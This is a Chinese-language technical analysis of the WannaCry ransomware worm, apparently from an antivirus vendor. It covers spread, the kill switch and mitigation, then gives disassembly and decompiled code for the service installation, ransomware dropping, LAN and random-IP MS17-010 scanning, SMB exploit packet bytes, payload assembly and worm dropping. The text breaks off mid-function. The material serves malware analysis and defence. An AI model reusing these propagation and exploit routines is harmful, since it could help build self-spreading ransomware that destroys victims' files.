勒索病毒 WannaCry 深度技术分析

详解传播、感染和危害细节

目录

一、 综述

5 月 12 日，全球爆发的勒索病毒 WannaCry 借助高危漏洞“永恒之蓝”（EternalBlue）在世界范围内爆发，据报道包括美国、英国、中国、俄罗斯、西班牙、意大利、越南等百余个国家均遭受大规模攻击。我国的许多行业机构和大型企业也被攻击，有的单位甚至“全军覆没”，损失之严重为近年来所罕见。

本报告将从传播途径、危害方式和结果、受威胁用户群等角度，逐一厘清这个恶性病毒方方面面的真相，用以帮助大家认识、解决该病毒，防范未来可能出现的变种病毒，同时澄清一些谣传和谎言。

病毒攻击行为和结果

遭受 WannaCry 病毒侵害的电脑，其文件将被加密锁死，惯常来说，受害用户支付赎金后可以获得解密密钥，恢复这些文件。但是根据火绒工程师的分析，遭受 WannaCry 攻击的用户可能会永远失去这些文件。

WannaCry 病毒存在一个致命缺陷，即病毒作者无法明确认定哪些受害者支付了赎金，因此很难给相应的解密密钥，所以用户即使支付了赎金，也未必能顺利获得密钥该电脑系统及文件依旧无法得到恢复。

至于网上流传的各种“解密方法”，基本上是没用的，请大家切勿听信谎言，以防遭受更多财产损失。一些安全厂商提供的“解密工具”，其实只是“文件恢复工具”，可以恢复一些被删除的文件，但是作用有限。

因为病毒是生成加密过的用户文件后再删除原始文件，所以存在通过文件恢复类工具恢复原始未加密文件的可能。但是因为病毒对文件系统的修改操作过于频繁，导致被删除的原始文件数据块被覆盖，致使实际恢复效果有限。且随着系统持续运行，恢复类工具恢复数据的可能性会显著降低。

传播途径和攻击方式

据火绒实验室技术分析追溯发现，该病毒分蠕虫部分及勒索病毒部分，前者用于传播和释放病毒，后者攻击用户加密文件。

其实，蠕虫病毒是一种常见的计算机病毒。通过网络和电子邮件进行传播，具有自我复制和传播迅速等特点。此次病毒制造者正是利用了前段时间美国国家安全局(NSA) 泄漏的 Windows SMB 远程漏洞利用工具“永恒之蓝”来进行传播的。

据悉，蠕虫代码运行后先会连接域名：hxxp://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com 如果该域名可以成功连接，则直接停止。而如果上述域名无法访问，则会安装病毒服务，在局域网与外网进行传播。

但是无论这个"神奇开关"是否开启，该病毒都会攻击用户，锁死文件。另外，这个开关程序很容易被病毒制造者去除，因此未来可能出现没有开关的变种病毒。

易受攻击用户群

目前看来，该病毒的受害者大都是行业机构和大型企业，互联网个人用户受感染报告很少。下面我们从操作系统和网络结构两个角度，来说明容易受到攻击的用户群。

首先，该病毒只攻击 Windows 系统的电脑，几乎所有的 Windows 系统如果没有打补丁，都会被攻击。而 Windows Vista、Windows Server 2008、Windows 7、Windows Server 2008 R2、Windows 8.1、Windows Server 2012、Windows Server 2012 R2、Windows Server 2016 版本，用户如果开启了自动更新或安装了对应的更新补丁，可以抵御该病毒。

Windows10 是最安全的，由于其系统是默认开启自动更新的，所以不会受该病毒影响。同时，Unix、Linux、Android 等操作系统，也不会受到攻击。

同时，目前这个病毒通过共享端口传播同时在公网及内网进行传播，直接暴露在公网上且没有安装相应操作系统补丁的计算机有极大风险会被感染，而通过路由拨号的个人和企业用户，则不会受到来自公网的直接攻击。

火绒将持续追杀 WannaCry

目前，对抗"蠕虫"勒索软件攻击的行动仍未结束，在此，火绒安全专家提醒广大用户无需过度担心，"火绒安全软件"已迅速采取措施，完成紧急升级，通过火绒官网下载软件，升级到最新版本即可防御、查杀该病毒。

自 5 月 12 日，WannaCry 病毒一出，各机构和用户人心惶惶，草木皆兵，日前更是出现了 2.0 新变种等耸人听闻的言论。截止到今日，火绒已经收集到的所谓的"WannaCry"最新版本的"变种"，但通过对比分析发现，该"变种"有明显的人为修改痕迹，是好事者在造谣蹭热度。火绒实验室可以负责任地告诉大家，目前还没有出现新版本变种。

而日后病毒是否会变异出现新“变种”？火绒实验室将持续跟踪新的病毒变种，一旦遇到新变种会随时升级产品。火绒产品默认自动升级，请广大用户放心使用，无需做任何设置。内网用户通过外网下载火绒产品升级到最新版本，然后覆盖安装内网电脑即可。

此次勒索病毒 WannaCry 传播速度快，影响范围广，是互联网历史上所罕见的一次“网络安全事故”。对安全厂商而言，是一次极大的考验，“安全”重回主流势在必行，同时也促进了全社会对网络安全意识的提升。

二、 样本分析

该病毒分为两个部分：

1. 蠕虫部分，用于病毒传播，并释放出勒索病毒。
2. 勒索病毒部分，加密用户文件索要赎金。

2.1 蠕虫部分详细分析：

1. 蠕虫代码运行后先会连接域名：hxxp://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com 如果该域名可以成功连接，则直接退出。

```
.text:00408140 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
.text:00408140 _WinMain@16     proc near               ; CODE XREF: start+12F↓p
.text:00408140
.text:00408140 szUrl           = byte ptr -50h
.text:00408140 var_17          = dword ptr -17h
.text:00408140 var_13          = dword ptr -13h
.text:00408140 var_F           = dword ptr -0Fh
.text:00408140 var_B           = dword ptr -0Bh
.text:00408140 var_7           = dword ptr -7
.text:00408140 var_3           = word ptr -3
.text:00408140 var_1           = byte ptr -1
.text:00408140 hInstance       = dword ptr  4
.text:00408140 hPrevInstance   = dword ptr  8
.text:00408140 lpCmdLine       = dword ptr  0Ch
.text:00408140 nShowCmd        = dword ptr  10h
.text:00408140
.text:00408140                 sub     esp, 50h
.text:00408143                 push    esi
.text:00408144                 push    edi
.text:00408145                 mov     ecx, 0Eh
.text:0040814A                 mov     esi, offset aHttpWww_iuqerf ; "http://www.iuqerfsodp9ifjaposdfjhgosuri"...
.text:0040814F                 lea     edi, [esp+58h+szUrl]
.text:00408153                 xor     eax, eax
.text:00408155                 rep movsd
.text:00408157                 movsb
.text:00408158                 mov     [esp+58h+var_17], eax
.text:0040815C                 mov     [esp+58h+var_13], eax
.text:00408160                 mov     [esp+58h+var_F], eax
.text:00408164                 mov     [esp+58h+var_B], eax
.text:00408168                 mov     [esp+58h+var_7], eax
.text:0040816C                 mov     [esp+58h+var_3], ax
.text:00408171                 push    eax             ; dwFlags
.text:00408172                 push    eax             ; lpszProxyBypass
.text:00408173                 push    eax             ; lpszProxy
.text:00408174                 push    1               ; dwAccessType
.text:00408176                 push    eax             ; lpszAgent
.text:00408177                 mov     [esp+6Ch+var_1], al
.text:0040817B                 call    ds:InternetOpenA
.text:00408181                 push    0               ; dwContext
.text:00408183                 push    84000000h       ; dwFlags
.text:00408188                 push    0               ; dwHeadersLength
.text:0040818A                 lea     ecx, [esp+64h+szUrl]
.text:0040818E                 mov     esi, eax
.text:00408190                 push    0               ; lpszHeaders
.text:00408192                 push    ecx             ; lpszUrl
.text:00408193                 push    esi             ; hInternet
.text:00408194                 call    ds:InternetOpenUrlA
.text:0040819A                 mov     edi, eax
.text:0040819C                 push    esi             ; hInternet
.text:0040819D                 mov     esi, ds:InternetCloseHandle
.text:004081A3                 test    edi, edi
.text:004081A5                 jnz     short @@exit
.text:004081A7                 call    esi ; InternetCloseHandle
.text:004081A9                 push    0               ; hInternet
.text:004081AB                 call    esi ; InternetCloseHandle
.text:004081AD                 call    worm_main
.text:004081B2                 pop     edi
```

关于这个“Kill Switch”的存在网络上众说纷纭，我们认为相对可靠的解释是：开关的存在是为了检测安全软件沙箱。这种手法多见于恶意代码混淆器，但是除了看到几个人为修改“Kill Switch”的样本外，该病毒并没有批量生成、混淆的迹象。另外，如果真是为了对抗安全软件沙箱，和以往对抗沙箱的样本比起来，这段代码过于简单，而且出现的位置也过于明显。所以，放置这样一个“低级”的“Kill Switch”具体出于何种原因，恐怕只有恶意代码作者能够解释了。

2. 如果上述域名无法访问，则会安装病毒服务，服务的二进制文件路径为当前进程文件路径，参数为：-m security，并启动服务。

```
.text:00407C40 create_vir_service proc near            ; CODE XREF: install_service_and_drop_ransom↓p
.text:00407C40
.text:00407C40 bin_path        = byte ptr -104h
.text:00407C40
.text:00407C40                 sub     esp, 104h
.text:00407C46                 lea     eax, [esp+104h+bin_path]
.text:00407C4A                 push    edi
.text:00407C4B                 push    offset FileName
.text:00407C50                 push    offset Format   ; "%s -m security"
.text:00407C55                 push    eax             ; Dest
.text:00407C56                 call    ds:sprintf
.text:00407C5C                 add     esp, 0Ch
.text:00407C5F                 push    0F003Fh         ; dwDesiredAccess
.text:00407C64                 push    0               ; lpDatabaseName
.text:00407C66                 push    0               ; lpMachineName
.text:00407C68                 call    ds:OpenSCManagerA
.text:00407C6E                 mov     edi, eax
.text:00407C70                 test    edi, edi
.text:00407C72                 jz      short loc_407CCA
.text:00407C74                 push    ebx
.text:00407C75                 push    esi
.text:00407C76                 push    0               ; lpPassword
.text:00407C78                 push    0               ; lpServiceStartName
.text:00407C7A                 push    0               ; lpDependencies
.text:00407C7C                 push    0               ; lpdwTagId
.text:00407C7E                 lea     ecx, [esp+120h+bin_path]
.text:00407C82                 push    0               ; lpLoadOrderGroup
.text:00407C84                 push    ecx             ; lpBinaryPathName
.text:00407C85                 push    1               ; dwErrorControl
.text:00407C87                 push    2               ; dwStartType
.text:00407C89                 push    10h             ; dwServiceType
.text:00407C8B                 push    0F01FFh         ; dwDesiredAccess
.text:00407C90                 push    offset DisplayName ; "Microsoft Security Center (2.0) Service"
.text:00407C95                 push    offset ServiceName ; "mssecsvc2.0"
.text:00407C9A                 push    edi             ; hSCManager
.text:00407C9B                 call    ds:CreateServiceA
.text:00407CA1                 mov     ebx, ds:CloseServiceHandle
.text:00407CA7                 mov     esi, eax
.text:00407CA9                 test    esi, esi
.text:00407CAB                 jz      short loc_407CBB
.text:00407CAD                 push    0               ; lpServiceArgVectors
.text:00407CAF                 push    0               ; dwNumServiceArgs
.text:00407CB1                 push    esi             ; hService
.text:00407CB2                 call    ds:StartServiceA
.text:00407CB8                 push    esi             ; hSCObject
.text:00407CB9                 call    ebx ; CloseServiceHandle
```

3. 释放资源到 C:\WINDOWS 目录下的 tasksche.exe（该程序是勒索病毒），并将其启动。

```
hRsrc = FindResourceA(0, (LPCSTR)1831, Type_R);
hRsrc_copy = hRsrc;
if ( hRsrc )
{
  hrsrc_global = LoadResource(0, hRsrc);
  if ( hrsrc_global )
  {
    rsrc_data = LockResource(hrsrc_global);
    if ( rsrc_data )
    {
      rsrc_data_size = SizeofResource(0, hRsrc_copy);
      if ( rsrc_data_size )
      {
        c_windir_tasksche_exe = 0;
        memset(&v13, 0, 0x100u);
        v14 = 0;
        v15 = 0;
        c_windir_qeriuwjhrf = 0;
        memset(&v17, 0, 0x100u);
        v18 = 0;
        v19 = 0;
        sprintf(&c_windir_tasksche_exe, aCSS, aWindows, aTasksche_exe);
        sprintf(&c_windir_qeriuwjhrf, aCSQeriuwjhrf, aWindows);
        MoveFileExA(&c_windir_tasksche_exe, &c_windir_qeriuwjhrf, MOVEFILE_REPLACE_EXISTING);
        hFile = CreateFileA_0(&c_windir_tasksche_exe, GENERIC_WRITE, 0, 0, 2u, 4u, 0);
        if ( hFile != (HANDLE)-1 )
        {
          WriteFile(hFile, rsrc_data, rsrc_data_size, (LPDWORD)&rsrc_data, 0);
          CloseHandle_0(hFile);
          ProcInfo.hThread = 0;
          ProcInfo.dwProcessId = 0;
          ProcInfo.dwThreadId = 0;
          memset(&StartInfo.lpReserved, 0, 0x40u);
          ProcInfo.hProcess = 0;
          strcat(&c_windir_tasksche_exe, (const char *)&off_431340);
          StartInfo.cb = 68;
          StartInfo.wShowWindow = 0;
          StartInfo.dwFlags = 129;
          if ( CreateProcessA(0, &c_windir_tasksche_exe, 0, 0, 0, 0x8000000u, 0, 0, &StartInfo, &ProcInfo) )
          {
            CloseHandle_0(ProcInfo.hThread);
            CloseHandle_0(ProcInfo.hProcess);
          }
        }
      }
    }
  }
}
```


4. 蠕虫病毒服务启动后，会利用 MS17-010 漏洞传播。传播分为两种渠道，一种是局域网传播，另一种是公网传播。如下图所示：

```
HGLOBAL spread_in_net()
{
  HGLOBAL result; // eax@1
  void *v1; // eax@2
  signed int v2; // esi@4
  void *v3; // eax@5

  result = init_res();
  if ( result )
  {
    v1 = (void *)beginthreadex(0, 0, spread_in_LAN, 0, 0, 0);
    if ( v1 )
      CloseHandle(v1);
    v2 = 0;
    do
    {
      v3 = (void *)beginthreadex(0, 0, spread_in_WAN, v2, 0, 0);
      if ( v3 )
        CloseHandle(v3);
      Sleep(0x7D0u);
      ++v2;
    }
    while ( v2 < 128 );
    result = 0;
  }
  return result;
}
```

局域网传播主要代码如下图：

```
int spread_in_LAN()
{
  unsigned int i; // edi@1
  _DWORD *v1; // eax@2
  void *v2; // esi@7
  char v4; // [sp+13h] [bp-2Dh]@0
  char v5; // [sp+14h] [bp-2Ch]@1
  void *Memory; // [sp+18h] [bp-28h]@1
  int v7; // [sp+1Ch] [bp-24h]@1
  int v8; // [sp+20h] [bp-20h]@1
  char v9; // [sp+24h] [bp-1Ch]@1
  void *v10; // [sp+28h] [bp-18h]@1
  int v11; // [sp+2Ch] [bp-14h]@1
  int v12; // [sp+30h] [bp-10h]@1
  int v13; // [sp+3Ch] [bp-4h]@1

  v9 = v4;
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v5 = v4;
  Memory = 0;
  v7 = 0;
  v8 = 0;
  LOBYTE(v13) = 1;
  get_adapter_info((int)&v9, (int)&v5);
  for ( i = 0; ; ++i )
  {
    v1 = v10;
    if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
      break;
    if ( count > 10 )
    {
      do
        Sleep(100u);
      while ( count > 10 );
      v1 = v10;
    }
    v2 = (void *)beginthreadex(0, 0, use_ms_17_010, v1[i], 0, 0);
    if ( v2 )
    {
      InterlockedIncrement(&count);
      CloseHandle(v2);
    }
    Sleep(50u);
  }
  endthreadex(0);
  call_free(Memory);
  Memory = 0;
  v7 = 0;
  v8 = 0;
  call_free(v10);
  return 0;
}
```

病毒会根据用户计算机内网 IP，生成覆盖整个局域网网段表，然后循环依次尝试攻击。相关代码如下：



公网传播主要代码如下图，病毒会随机生成 IP 地址，尝试发送攻击代码。

```
while ( 1 )
{
  do
  {
    if ( GetTickCount() - time_1 > 2400000 )
      flag_1 = 1;
    if ( GetTickCount() - time_1 > 1200000 )
      flag_2 = 1;
    if ( !flag_1 )
      break;
    if ( a1 >= 32 )
      break;
    v8 = call_random(v7);
    v7 = (void *)255;
    random_a = v8 % 0xFF;
  }
  while ( v8 % 0xFF == 127 || random_a >= 224 );
  if ( flag_2 && a1 < 32 )
  {
    v9 = call_random(v7);
    v7 = (void *)255;
    random_b = v9 % 0xFF;
  }
  random_c = call_random(v7) % 0xFFu;
  random_d = call_random((void *)0xFF);
  sprintf(&random_ip_address, aD_D_D_D, random_a, random_b, random_c, random_d % 0xFF);
  ulAddr_1 = inet_addr(&random_ip_address);
  if ( call_connect(ulAddr_1) > 0 )
    break;
LABEL_23:
  Sleep(100u);
}
flag_1 = 0;
flag_2 = 0;
v21 = GetTickCount();
index = 1;
while ( 1 )
{
  sprintf(&random_ip_address, aD_D_D_D, random_a, random_b, random_c, index);
  ulAddr = inet_addr(&random_ip_address);
  if ( call_connect(ulAddr) <= 0 )
    goto LABEL_20;
  v15 = (void *)beginthreadex(0, 0, MS17_010, ulAddr, 0, 0);
  v16 = v15;
  if ( v15 )
    break;
```

SMB 漏洞攻击数据包数据，如下图所示：


```
0042E42C 00 00 00 63 FF 53 4D 42 73 00 00 00 00 18 01 20 ...cÿSMBs....■ℒ
0042E43C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2F 4B ............../K
0042E44C 00 00 C5 5E 0D FF 00 00 00 DF FF 02 00 01 00 00 ..孰.ÿ...?¬ℒ.
0042E45C 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 26 ...........@...&
0042E46C 00 00 2E 00 57 69 6E 64 6F 77 73 20 32 30 30 30 ....Windows 2000
0042E47C 20 32 31 39 35 00 57 69 6E 64 6F 77 73 20 32 30  2195.Windows 20
0042E48C 30 30 20 35 2E 30 00 00 00 00 00 47 FF 53 4D 42 00 5.0.....GÿSMB
0042E49C 75 00 00 00 00 18 01 20 00 00 00 00 00 00 00 00 u....■ℒ........
0042E4AC 00 00 00 00 00 00 2F 4B 5F 5F 55 53 45 52 49 44 ....../K__USERID
0042E4BC 5F 5F 50 4C 41 43 45 48 4F 4C 44 45 52 5F 5F C5 __PLACEHOLDER__∅
0042E4CC 5E 04 FF 00 00 00 00 00 01 00 1C 00 00 5F 5F 54 ^¯ÿ.....ℒ■._T
0042E4DC 52 45 45 50 41 54 48 5F 52 45 50 4C 41 43 45 5F REEPATH_REPLACE_
0042E4EC 5F 3F 3F 3F 3F 3F 00 00 00 00 00 4A FF 53 4D 42 _?????.....JÿSMB
0042E4FC 25 00 00 00 00 18 01 28 00 00 00 00 00 00 00 00 %....■Ø........
0042E50C 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 ............■...
0042E51C 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 .ÿÿÿÿ...........
0042E52C 00 4A 00 00 00 4A 00 02 00 23 00 00 00 07 00 5C .J...J.¬#...■.\
0042E53C 50 49 50 45 5C 00 00 00 00 00 00 85 FF 53 4D 42 PIPE\......?SMB
0042E54C 72 00 00 00 00 18 53 C0 00 00 00 00 00 00 00 00 r....■S?........
0042E55C 00 00 00 00 00 00 FF FE 00 00 40 00 00 62 00 02 ......ÿ?.@..b.¬
0042E56C 50 43 20 4E 45 54 57 4F 52 4B 20 50 52 4F 47 52 PC NETWORK PROGR
0042E57C 41 4D 20 31 2E 30 00 02 4C 41 4E 4D 41 4E 31 2E AM 1.0.¬LANMAN1.
0042E58C 30 00 02 57 69 6E 64 6F 77 73 20 66 6F 72 20 57 0.¬Windows for W
0042E59C 6F 72 6B 67 72 6F 75 70 73 20 33 2E 31 61 00 02 orkgroups 3.1a.¬
```

Worm 病毒的 PE 文件中包含有两个动态库文件，是攻击模块的 Payload，分别是：x86 版本的 payload，大小 0x4060 和 x64 版本的 payload，大小 0xc8a4。


两个 Payload 都是只有资源目录结构没有具体资源的无效 PE 动态库文件。病毒在攻击前，会构造两块内存，在内存中分别组合 Payload 和打开 Worm 病毒自身，凑成有效攻击 Payload，代码如下图所示：

```
init_payload    proc near               ; CODE XREF: init_res+271p

NumberOfBytesRead= dword ptr -0Ch
var_8           = dword ptr -8
var_4           = dword ptr -4

                sub     esp, 0Ch
                push    ebx
                push    esi
                mov     esi, ds:GlobalAlloc
                push    edi
                push    500000h         ; dwBytes
                push    LMEM_ZEROINIT   ; uFlags
                mov     [esp+20h+NumberOfBytesRead], 0
                mov     [esp+20h+var_8], 0
                mov     [esp+20h+var_4], 0
                call    esi ; GlobalAlloc
                test    eax, eax
                mov     st.x86_payload_addr, eax
                jnz     short loc_407A5D
                pop     edi
                pop     esi
                pop     ebx
                add     esp, 0Ch
                retn
; ---------------------------------------------------------------------------

loc_407A5D:                             ; CODE XREF: init_payload+34↑j
                push    500000h         ; dwBytes
                push    LMEM_ZEROINIT   ; uFlags
                call    esi ; GlobalAlloc
                test    eax, eax
                mov     st.x64_payload_addr, eax
                jnz     short loc_407A84
                mov     eax, st.x86_payload_addr
                push    eax             ; hMem
                call    ds:GlobalFree
                pop     edi
                pop     esi
                xor     eax, eax
                pop     ebx
                add     esp, 0Ch
                retn
; ---------------------------------------------------------------------------

loc_407A84:                             ; CODE XREF: init_payload+4D↑j
                xor     edx, edx

loc_407A86:                             ; CODE XREF: init_payload+AD↓j
                test    edx, edx
                mov     esi, offset x86_payload
                jz      short loc_407A94
                mov     esi, offset x64_payload

loc_407A94:                             ; CODE XREF: init_payload+6D↑j
                mov     eax, edx
                mov     edi, st.x86_payload_addr[edx*4]
                neg     eax
                sbb     eax, eax
                mov     [esp+edx*4+18h+var_8], edi
                and     eax, 8844h
                add     eax, 4060h
                mov     ecx, eax
                mov     ebx, ecx
                shr     ecx, 2
                rep movsd
                mov     ecx, ebx
                and     ecx, 3
                rep movsb
                mov     esi, [esp+edx*4+18h+var_8]
                add     esi, eax
                mov     [esp+edx*4+18h+var_8], esi
                inc     edx
                cmp     edx, 2
                jl      short loc_407A86
                push    0               ; hTemplateFile
                push    4               ; dwFlagsAndAttributes
                push    3               ; dwCreationDisposition
                push    0               ; lpSecurityAttributes
                push    1               ; dwShareMode
                push    GENERIC_READ    ; dwDesiredAccess
                push    offset st       ; lpFileName
                call    ds:CreateFileA
                mov     ebx, eax
                cmp     ebx, 0FFFFFFFFh
                jnz     short loc_407B11
                mov     ecx, st.x86_payload_addr
                mov     esi, ds:GlobalFree
                push    ecx             ; hMem
                call    esi ; GlobalFree
                mov     edx, st.x64_payload_addr
                push    edx             ; hMem
                call    esi ; GlobalFree
                pop     edi
                pop     esi
                xor     eax, eax
                pop     ebx
                add     esp, 0Ch
                retn
; ---------------------------------------------------------------------------

loc_407B11:                             ; CODE XREF: init_payload+CE↑j
                push    0               ; lpFileSizeHigh
                push    ebx             ; hFile
                call    ds:GetFileSize
                mov     esi, [esp+18h+var_8]
                mov     edi, eax
                lea     eax, [esp+18h+NumberOfBytesRead]
                push    0               ; lpOverlapped
                push    eax             ; lpNumberOfBytesRead
                lea     ecx, [esi+4]
                push    edi             ; nNumberOfBytesToRead
                push    ecx             ; lpBuffer
                push    ebx             ; hFile
                mov     [esi], edi
                call    ds:ReadFile
                cmp     [esp+18h+NumberOfBytesRead], edi
                jz      short loc_407B62
                push    ebx             ; hObject
                call    ds:CloseHandle
                mov     edx, st.x86_payload_addr
                mov     esi, ds:GlobalFree
                push    edx             ; hMem
                call    esi ; GlobalFree
                mov     eax, st.x64_payload_addr
                push    eax             ; hMem
                call    esi ; GlobalFree
                pop     edi
                pop     esi
                xor     eax, eax
                pop     ebx
                add     esp, 0Ch
                retn
; ---------------------------------------------------------------------------

loc_407B62:                             ; CODE XREF: init_payload+119↑j
                lea     ecx, [edi+4]
                mov     edi, [esp+18h+var_4]
                mov     edx, ecx
                push    ebx             ; hObject
                shr     ecx, 2
                rep movsd
                mov     ecx, edx
                and     ecx, 3
                rep movsb
                call    ds:CloseHandle
                pop     edi
                pop     esi
                mov     eax, 1
                pop     ebx
                add     esp, 0Ch
                retn
init_payload    endp
```

有效攻击 Payload 模型如下：




完整的攻击 Payload 的资源如下图，资源中的第一个 DWORD 是病毒大小，之后就是病毒本身。




然后使用 MS17-010 漏洞，通过 APC 方式注入动态库到被攻击计算机的 Lsass.exe，并执行 Payload 动态库的导出函数 PlayGame，该函数非常简单，功能就是释放资源“W”到被攻击计算机“C:Windows\mssecsvc.exe”，并执行，如下图所示：

```
signed int drop_worm()
{
  HRSRC hrsc; // eax@1
  HRSRC v1; // edi@1
  HGLOBAL v2; // eax@2
  LPVOID v3; // esi@3
  signed int result; // eax@5
  DWORD v5; // ebx@6
  HANDLE hWormFile; // edi@6
  DWORD NumberOfBytesWritten; // [sp+8h] [bp-4h]@7

  hrsc = FindResourceA(hModule, (LPCSTR)0x65, Type);
  v1 = hrsc;
  if ( hrsc && (v2 = LoadResource(hModule, hrsc)) != 0 && (v3 = LockResource(v2)) != 0 && SizeofResource(hModule, v1) )
  {
    v5 = *(_DWORD *)v3;
    hWormFile = CreateFileA(Dest, GENERIC_WRITE, 2u, 0, 2u, 4u, 0);
    if ( hWormFile != (HANDLE)-1 )
    {
      WriteFile(hWormFile, (char *)v3 + 4, v5, &NumberOfBytesWritten, 0);
      CloseHandle(hWormFile);
    }
